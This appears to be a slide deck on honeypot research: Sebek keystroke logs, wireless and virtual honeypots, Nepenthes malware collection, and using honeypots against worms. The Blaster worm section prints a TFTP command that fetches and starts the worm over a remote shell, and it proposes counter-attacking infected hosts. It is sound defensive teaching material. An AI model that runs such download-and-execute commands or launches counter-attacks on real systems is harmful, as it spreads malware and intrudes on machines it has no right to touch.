
Sebek client: Sys_Read hooking



Sebek client



GUI Sebek



Mozilla
The Honeynet Project
Sebek
Home | Keystrokes | Browse | Search
Sun, 27 Jul 2003 15:46:40 -0500

Keystroke Summary View for IP: 10.0.1.13

Details	IP	PID	UID	COMMAND	FD	DATA
●	10.0.1.13	1318	0	sh	0	[2003-07-23 20:04:33]# ls [2003-07-23 20:04:34]# less messages [2003-07-23 20:04:52]# cd /etc [2003-07-23 20:04:54]# mkdir ... [2003-07-23 20:04:57]# ls
●	10.0.1.13	1323	0	less	3	[2003-07-23 20:04:35]# \000 [2003-07-23 20:04:50]# q
●	10.0.1.13	1321	0	w	6	[2003-07-23 20:04:09]# w\000
●	10.0.1.13	1271	500	bash	0	[2003-07-23 20:03:29]# ho[BS] [BS] who [2003-07-23 20:03:33]# w [2003-07-23 20:03:43]# ./malware [2003-07-23 20:03:47]# chmod ux[BS] +x mal [2003-07-23 20:03:52]# ./mal
●	10.0.1.13	1312	500	w	6	[2003-07-23 20:03:33]# w\000
●	10.0.1.13	1271	500	bash	3	[2003-07-23 20:03:24]# [BS] [BS]
●	10.0.1.13	1304	500	tput	3	[2003-07-23 20:03:24]# \000
●	10.0.1.13	1305	500	wc	0	[2003-07-23 20:03:24]# [BS]
●	10.0.1.13	1307	500	tput	3	[2003-07-23 20:03:24]# \000
●	10.0.1.13	1302	500	tput	3	[2003-07-23 20:03:24]# \000
●	10.0.1.13	1252	0	mingetty	0	[2003-07-23 20:03:16]# blackhat
●	10.0.1.13	1263	0	sshd	7	[2003-07-23 20:02:07]# \000\000\000
●	10.0.1.13	1264	500	scp	0	[2003-07-23 20:02:07]# C0664 38802 malware [2003-07-23 20:02:09]# \000
●	10.0.1.13	1263	0	sshd	3	[2003-07-23 20:02:09]# \000
			0	sshd	4	[2003-07-23 20:02:02]# SSH-2.0-OpenSSH_3.1p1

Document: Done (0.127 secs)

Sebek network


Intruder
Internet
Intruder uses SSH to protect communications
Copy of intruder activity covertly exported onto LAN
Honeywall Gateway
Sebek Server
Honeypot A
Honeypot B
Honeypot C

Sebek… what's next

- **Lots of work on Sebek and "anti sebek" techniques**
  - See Fake Phrack mag #62 for example
  - Kernel module detection
  - Sebek

- **New research on the topic**
  - EuSec 06: Xebek… (more on this later)

Other HP usages

- WiFi Honeypots
- Virtual honeypots
- Honeypots and Worms
- Distributed Honeypots
- Honeyclients
- Honeypot farms
- Honeynet project
- Legal issues

Wireless Honeypots

- **Wireless technologies are more and more available**
  - In corporate networks
  - In home networks
  - In hot spots
  - …

- **New technologies such as VoIP/WLAN, UMA (Unlicensed Mobile Access)… are new ways to circumvent your security policy**

- **Seems that wireless honeypot could help us in evaluating these new risks**

Wireless Honeypots

- **Today, most corporate wireless access are still based on IPsec tunneling**
  - Implies that Wi-Fi networks are using « Open » mode

- **Two options for a « Wireless Honeypot »**
  - A classic option is a wired honeypot near your IPsec gateway!
  - Another option is a fully featured virtual network emulated reachable from an open wireless access point

Wireless Honeypot?

Goals


- Statistics on « Wardriving »
- Knowledge and understanding of hackers’ motivations
  - « intelligence » aspects
- Knowledge of new technologies and tools
  - Wi-Fi hacker Toolbox

Pros

- Looks like a typical Wi-Fi network
- Level 2 technology: detection of all customers equipments looking for Wi-Fi networks (even without connection)

Wireless Honeypot

- Based on a real AP, and on a *honeyd* server emulating a full network
- All traffic is monitored and captured
- Can fool hacker and wardriver



Wireless Honeypot

After some experiments…

- Most of the connection are just looking for internet access (http://www.google.fr)
- More interesting, many clients do some “automatic” connections (ex: under Windows XP, auto_connect)
- This can be very dangerous (information leak, hole on the system…)

Wireless Honeypot

- Thanks to Tino H.
- His help made the demo possible…
  - One of our laptop died in the plane

Live demo!

Virtual Honeypots (1/3)

- **New “architecture” to build honeynet**

- **Ideas**
  - Run everything on a single computer
  - Relies on virtualization technologies
    - VMware
    - Xen
    - UML (User Mode Linux)
    - …

Virtual Honeypots (2/3)

Pros

- Reduced cost
- Easy to maintain / repair
- Portable (honeynet laptop?)

Cons

- Single point of failure
- Not everything is possible (Cisco on Intel?)
- Security (strong compartmentalization?)
- Detection? Very difficult to hide…

Virtual Honeypots (3/3)

- More information at
  - http://www.honeynet.org/papers/virtual/index.html
- New tools available for virtual honeypots ☺
  - See “Xebek” at “EuSecWest/Core06”
  - See “VMware fingerprinting counter measures”
    - http://honeynet.rstack.org/tools.php
- New tools against “virtual honeypot” ☹
  - VMware fingerprinting tools (cf Kostya’s patches)
  - And many more (dtdumper…)

Automated Malware Collection

- **Automated malware collection is a new hyped technique**

- **Most well-known tools are**
  - Mwcollect
  - Nepenthes
  - Mwcollect and Nepenthes fusion (February, 2006)

- **Lots of other techniques are possible**
  - PCAP capture of compromised hosts for example

Nepenthes Operation

- **Nepenthes is a medium interaction honeypot**
  - It emulates known vulnerabilities
  - It catches known shellcodes
  - It interprets the shellcode actions
  - It emulates the actions
    - Bind a shell, parses URLs…
- **Should not be compromised if no security vulnerabilities (coded in C++) ;-)**
- **But can be easily detected, that’s not its purpose!**

Nepenthes Loading

Loading of the configuration


- Examine the modules to be charged (vuln, shellcodes, download, submit, log)
- Record the handlers of download for each supported protocol of download (csend, creseive, ftp, HTTP, link, blink, tftp, CCP, optix)
- record the manager of DNS
- Record FileSubmit
- Sockets are binded on all the ports where the known vulnerabilities (in the form of DialogueFactory) are emulated
- Sockets are binded on all the ports where the known vulnerabilities (in the form of DialogueFactory) are emulated
- Loading of patterns present in 61 known shellcodes
- Be unaware of 17 ranges of IP addresses

– Watch ports ("25", // SMTP, "110", // POP3, "143", // IMAP, "220", // IMAP, "465" // POP3 & SSL, "993", // IMAP & SSL, "995" // POP3 & SSL)

–Bagle	*port 2745*
–Dameware	*port 6129*
–Dcom-vuln	*ports 135,445,1025*
–Vuln-ftp	*port 21*
–vulnIIS	*port 443*
–Kuang2	*port 17300*
–LSASS	*port 445*
–MSMQ	*ports: 2103,2105,2107*
–MSDTCD	*ports 1025,3372*
–Mssql	*port 1434*
–Mydoom	*port 3127*
–Netbiosname	*port 139*
–NetDDE	*port 139*
–Optixshell	*port 3140*
–PNP	*port 445*
–SasserFTPD	*ports 5554,1023*
–SUb7	*port 27347*
–UPNP	*port 5000*
–VERITAS	*port 10000*
–Wins vuln	*port 42*
–ASN1	*ports: smb:445 iis:80*

- Ignoring 0.0.0.0/255.0.0.0
- 10.0.0.0/255.0.0.0
- 14.0.0.0/255.0.0.0
- 39.0.0.0/255.0.0.0
- 127.0.0.0/255.0.0.0
- 128.0.0.0/255.255.0.0
- 169.254.0.0/255.255.0.0
- 172.16.0.0/255.240.0.0
- 191.255.0.0/255.255.0.0
- 192.0.0.0/255.255.255.0
- 192.0.2.0/255.255.255.0
- 192.88.99.0/255.255.255.0
- 192.168.0.0/255.255.0.0
- 198.18.0.0/255.254.0.0
- 223.255.255.0/255.255.255.0
- 224.0.0.0/240.0.0.0
- 240.0.0.0/240.0.0.0


Handling Attacks (1/4)



```
[04052006 14:25:15 debug net mgr] Socket TCP  (bind) 0.0.0.0:0 -> 0.0.0.0:139
        DialogueFactory NetbiosName Factory creates netbiosname dialogues
        DialogueFactory NETDDE Factory creates netdde dialogues could Accept a Connection
```

- **Attempt at connection - > Creation of a « Dialogue »**
  - Emulation of a vulnerability
- **Data transmitted per packets to the Dialogues**

Handling Attacks (2/4)




If socket closes

Handling Attacks (3/4)

- **Some vulns have no pattern used for a first recognition**
  - Direct recognition against shellcode or direct action (Kuang2)
- **When a vuln Dialogue receives a SCH_DONE Message from a shellcode identifier**
  - It gives to the corresponding socket the state CL_ASSIGN_AND_DONE
    - In order the other sockets binded on the same port be dropped

Handling Attacks (4/4)



Downloads binary
If URL still OK
DownloadManager
Giving data (url, host, port)
Creation of a WinNT shell Dialogue
Match (xor'd if needed)
Comparison with all known shellcodes

Collection

Files can be submitted to

- Nepenthes manager to collect
- Gotek server performs better but requires DB backend (mysql)
- Norman sandbox for analysis

Logs can be submitted to

- Managers (Prelude) thanks to IDMEF
- Surfnet for web interfacing
- IRC

Nepenthes Conclusions

- **Nepenthes is modular, organized around a core**
- **Nepenthes is able to catch new shellcodes on known vulnerabilities**
  - Stored in hexdumps
- **Nepenthes is able to catch binaries whose shellcode is known**
  - Stored in binaries
- **Statistics are possible by analysing submitted logs**


Honeypot and worms

- Idea: as seen before, use a honeypot to detect worm (ie. System that connect to honeypot automatically)

- Fighting back: launch some counter attack, in order to clean the offending system

- More information
  - http://www.citi.umich.edu/u/provos/honeyd/msblast.html
  - http://www.rstack.org/oudot/

In detail: Mblast infection



Analysis of mblast.exe

Infected Host

Targeted Host

exploit to port 135

connect to port 4444

c:\winnt\system32>

tftp –i <ip> GET msblast.exe

tftp data transfer via port 69

start msblast.exe

Using honeypot to fight worm

1. The worm connects to the honeypot, on port 135, and launch its exploit
2. The worm connects on a remote shell (honeypot, port TCP/4444). Then, the honeypot is able to download the worm code (using TFTP)
3. The honeypot know the IP address of the infected host. It is able to launch an attack (or simply connect back to port 4444) and clean or shutdown offending host

